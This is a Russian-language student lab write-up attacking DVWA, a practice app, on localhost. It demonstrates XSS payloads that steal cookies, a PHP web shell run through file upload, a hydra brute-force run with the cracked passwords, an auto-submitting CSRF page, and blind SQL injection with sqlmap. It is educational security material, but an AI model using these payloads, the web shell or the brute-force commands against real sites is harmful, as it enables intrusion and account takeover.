
вот получается вместо просто вывода приветствия сайт выполнил наш код и вывел алерт ну или сейчас симулируем кражу куки

```
<script>alert('session' + document.cookie)</script>
```



если вдруг разрабы попытаются заблокировать слово `<script>` дуая тем самым, что полностью обезопасились от скриптинга, то они глубоео ошибаются, алерты можно закинуть много куда, например в тег изображения.

```
<img src=x onerror=alert('XSS')>
```



и все равно алерт вылезает

почему это работает? мы пытаемся загрузить несуществующее изображение, и оно выкидывает ошибку, а на случай ошибки у нас как раз есть onerror и в случае ошибки выполнится именно он а там как раз лежит наша команда.

теперь сделаем атаку на File Upload, для этого создадим php оболочку с таким содержимым


```
1 <?php
2 echo "≡ WEB SHELL ≡\n";
3 echo "Hacked!\n";
4 echo "Current user: " . shell_exec('whoami') . "\n";
5 echo "Current directory: " . shell_exec('pwd') . "\n";
6 echo "Hostname: " . shell_exec('hostname') . "\n";
7 ?>
8 |
```

загрузим его сюда



попробуем получить доступ к файлу по такому адресу

<http://127.0.0.1/hackable/uploads/shell.php>



мы успешно нарыли информации)

теперь попробуем **brute force** атаку - атаку перебором

сначала попробуем войти с неправильными данными - введем например логин admin и пароль wongpassword. нас конечно же система не пропустит

Vulnerability: Brute Force

Login

Username:

Password:

Login

Username and/or password incorrect.

но сейчас попробуем подобрать пароль при помощи hydra

для этого создадим список пользователей, который мы нашли уже ранее

```
(kali@kali)-[~]  
$ cat > users.txt << 'EOF'  
heredoc> admin  
heredoc> gordonb  
heredoc> pablo  
heredoc> smithy  
heredoc> 1337  
heredoc> EOF
```

можно конечно начать перебор паролей со словарем rockyou.txt, но это будет слишком долго, поэтому создадим свой кастомный словарь

```

(kali@kali)-[~]
$ cat > wordlist_hydra.txt << 'EOF'
heredoc> password
heredoc> 123456
heredoc> admin
heredoc> letmein
heredoc> welcome
heredoc> monkey
heredoc> dragon
heredoc> master
heredoc> qwerty
heredoc> login
heredoc> abc123
heredoc> 111111
heredoc> 123123
heredoc> charley
heredoc> gordonb
heredoc> pablo
heredoc> smithy
heredoc> 1337
heredoc> EOF

```

а теперь воспользуемся командой `hydra -L /home/kali/users.txt -P /home/kali/wordlist_hydra.txt 127.0.0.1 http-get-form '/vulnerabilities/brute/?username=^USER^&password=^PASS^&Login=Login:Login failed' -t 4`

где у нас `-L` - список пользователей, `-P` - словарь паролей, `127.0.0.1` - целевой хост, `http-get-form` - тип атаки (GET-форма), а далее - путь к форме и условия, `-t 4` - количество потоков

```

(kali@kali)-[~]
$ hydra -L /home/kali/users.txt -P /home/kali/wordlist_hydra.txt 127.0.0.1 http-get-form '/vulnerabilities/brute/?username=^USER^&password=^PASS^&Login=Login:Login failed' -t 4
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-01 13:55:36
[DATA] max 4 tasks per 1 server, overall 4 tasks, 90 login tries (l:5/p:18), ~23 tries per task
[DATA] attacking http-get-form://127.0.0.1:80/vulnerabilities/brute/?username=^USER^&password=^PASS^&Login=Login:Login failed
[80][http-get-form] host: 127.0.0.1 login: admin password: letmein
[80][http-get-form] host: 127.0.0.1 login: admin password: admin
[80][http-get-form] host: 127.0.0.1 login: admin password: password
[80][http-get-form] host: 127.0.0.1 login: admin password: 123456
[80][http-get-form] host: 127.0.0.1 login: gordonb password: password
[80][http-get-form] host: 127.0.0.1 login: gordonb password: 123456
[80][http-get-form] host: 127.0.0.1 login: gordonb password: letmein
[80][http-get-form] host: 127.0.0.1 login: gordonb password: admin
[80][http-get-form] host: 127.0.0.1 login: pablo password: password
[80][http-get-form] host: 127.0.0.1 login: pablo password: 123456
[80][http-get-form] host: 127.0.0.1 login: pablo password: admin
[80][http-get-form] host: 127.0.0.1 login: pablo password: letmein
[80][http-get-form] host: 127.0.0.1 login: smithy password: password
[80][http-get-form] host: 127.0.0.1 login: smithy password: 123456
[80][http-get-form] host: 127.0.0.1 login: smithy password: admin
[80][http-get-form] host: 127.0.0.1 login: smithy password: letmein
[80][http-get-form] host: 127.0.0.1 login: 1337 password: password
[80][http-get-form] host: 127.0.0.1 login: 1337 password: 123456
[80][http-get-form] host: 127.0.0.1 login: 1337 password: admin
[80][http-get-form] host: 127.0.0.1 login: 1337 password: letmein
1 of 1 target successfully completed, 20 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-01 13:55:39

```

ну вот и все, мы взломали пароли

CSRF (Cross-Site Request Forgery) - межсайтовая подделка запросов. это атака, при которой хакер заставляет браузер жертвы выполнить вредоносное действие на сайте, где жертва авторизирована. например: поменять пароль администратора без его ведома, перевести деньги на счет хакера или удалить данные.

сначала нормально заменим пароль



DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:


New password:
Confirm new password:

Change

More Information

- https://www.owasp.org/index.php/Cross-Site_Request_Forgery
- <http://www.cgisecurity.com/csrf-faq.html>
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

получили успешное сообщение о замене пароля



DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:
Confirm new password:

Change

Password Changed.

More Information

- https://www.owasp.org/index.php/Cross-Site_Request_Forgery
- <http://www.cgisecurity.com/csrf-faq.html>

создадим вредоносную HTML страницу csrf_attack.html

nano ~/csrf_attack.html

```

GNU nano 9.1
<!DOCTYPE html>
<html>ec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hack
<head>
  <title>Безобидная страница</title>
</head>
<body>
  <h1>Добро пожаловать!</h1>
  <p>Это совершенно безопасная страница ... </p>

  <!-- Скрытая форма для CSRF-атаки -->
  <form id="csrf_form" method="GET" action="http://127.0.0.1/vulnerabilities/csrf/">
    <input type="hidden" name="password_new" value="hacked123">
    <input type="hidden" name="password_conf" value="hacked123">
    <input type="hidden" name="Change" value="Change">
  </form>

  <!-- Автоматическая отправка формы при загрузке страницы -->
  <script>
    document.getElementById('csrf_form').submit();
  </script>
</body>
</html>

```

теперь запустим

```

(kali@kali)-[~]
$ cd ~

(kali@kali)-[~]
$ firefox ~/csrf_attack.html

```

запустим наш локальный веб сервер

```

(kali@kali)-[~]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

```

и затем в браузере откроем http://127.0.0.1:8080/csrf_attack.html

после запуска команды на долю секунды открылся сайт, но быстро закрылся, и как на в эту долю секунды наш пароль изменился на hacked123, а мы считай этого и не заметили, при попытке дальнейшего входа по своему старому паролю, выбьет ошибку.

теперь выйдем с аккаунта и попробуем зайти со старым паролем



Username

Password

Login

Login failed

видим, что авторизация не прошла

а вот войдя с установленным новым паролем все получилось.

Blind SQL Injection

отличие от обычной:

в обычной инъекции БД сразу дает нам данные (имена, хэши паролей) прямо на экран

но в реальных приложениях разрабы часто прячут этот вывод. сайт не показывает данные из базы, он просто говорит "Пользователь найден (True)" или "Пользователь не найден (False)". и мы начинаем играть в угадайку, задавая наводящие запросы вроде: "первая буква пароля админа - это 'а'?". -> Сайт: "Пользователь найден (значит ДА)", "первая буква

пароля админа - это "b"? -> Сайт: "Пользователь не найден (значит НЕТ)". и перебирая все буквы хакеры могут просто вытащить весть пароль, просто наблюдая за реакцией сайта.

протестируем эту атаку

сначала проверим реакцию сайта на просто безобидных запросах

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

Vulnerability: SQL Injection (Blind)

User ID:

User ID exists in the database.

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Vulnerability: SQL Injection (Blind)

User ID:

User ID is MISSING from the database.

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/Blind_SQL_Injection
- <http://bobby-tables.com/>

то есть получается логика у нас такая, мы вводим какое-то верное выражение, и сайт нам сразу об этом говорит. поэтому почему бы нам не воспользоваться этим и в строку не вставить заведомо верное выражение в рамках проверки работы реакции сайта?

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Vulnerability: SQL Injection (Blind)

User ID:

User ID exists in the database.

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Vulnerability: SQL Injection (Blind)

User ID:

User ID is MISSING from the database.

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/Blind_SQL_Injection
- <http://bobby-tables.com/>

вот то есть мы подсунули не только ID, но сделали полноценное условие, в первом случае в AND засунули верное утверждение, а во втором – неверное.

то есть мы можем спокойно управлять логикой запроса

еще попробуем.

спросим у базы, какая у нее версия

используем функцию substring(), которая обрезает кусок текста

введем такую команду

1' AND substring(version(),1,1)=5 #

мы спрашиваем: “первая цифра версии равна 5?”

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Vulnerability: SQL Injection (Blind)

User ID:

User ID exists in the database.

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/Blind_SQL_Injection
- <http://bobby-tables.com/>

нам вывело ДА, значит у нас версия может быть 5.5, 5.7 и тд.

что касается прошлого примера, перебирать все буквы и цифры по одной это слишком долго. для этого в Kali есть инструмент sqlmap, который делает это автоматически. он сам задает тысячи вопросов базе и собирает данные.

введем команду sqlmap -u "http://127.0.0.1/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=НАШ_КУКИ" --dbs --batch

в заключение лабораторной работы рассмотрим **виды XSS**

Reflected XSS (Отраженная)

суть: вредоносный скрипт “отражается” сервером мгновенно. он не сохраняется в базе данных. требует, чтобы жертва сама перешла по ссылке, поэтому опасность средняя.

ее мы уже делали

Stored XSS (Хранимая)

САМАЯ ОПАСНАЯ!!!!

суть: скрипт сохраняется в БД или файловой системе сервера (в комментариях, профиле, сообщениях форума). любой пользователь, открывший зараженную страницу, автоматически выполнит код.

опасность критическая. работает массово и постоянно. не требует клика по специальной ссылке. если ввести вредоносный скрипт, то даже после перезагрузки страницы алерт появится снова у всех посетителей.

DOM-based XSS (основанная на DOM)

суть: уязвимость находится не на сервере, а в JS коде браузера. сервер даже не видит вредоносный payload, он обрабатывается только клиентской стороной при изменении DOM-дерева.

особенность: традиционные WAF часто пропускают такие атаки, так как полезная нагрузка никогда не отправляется на сервер.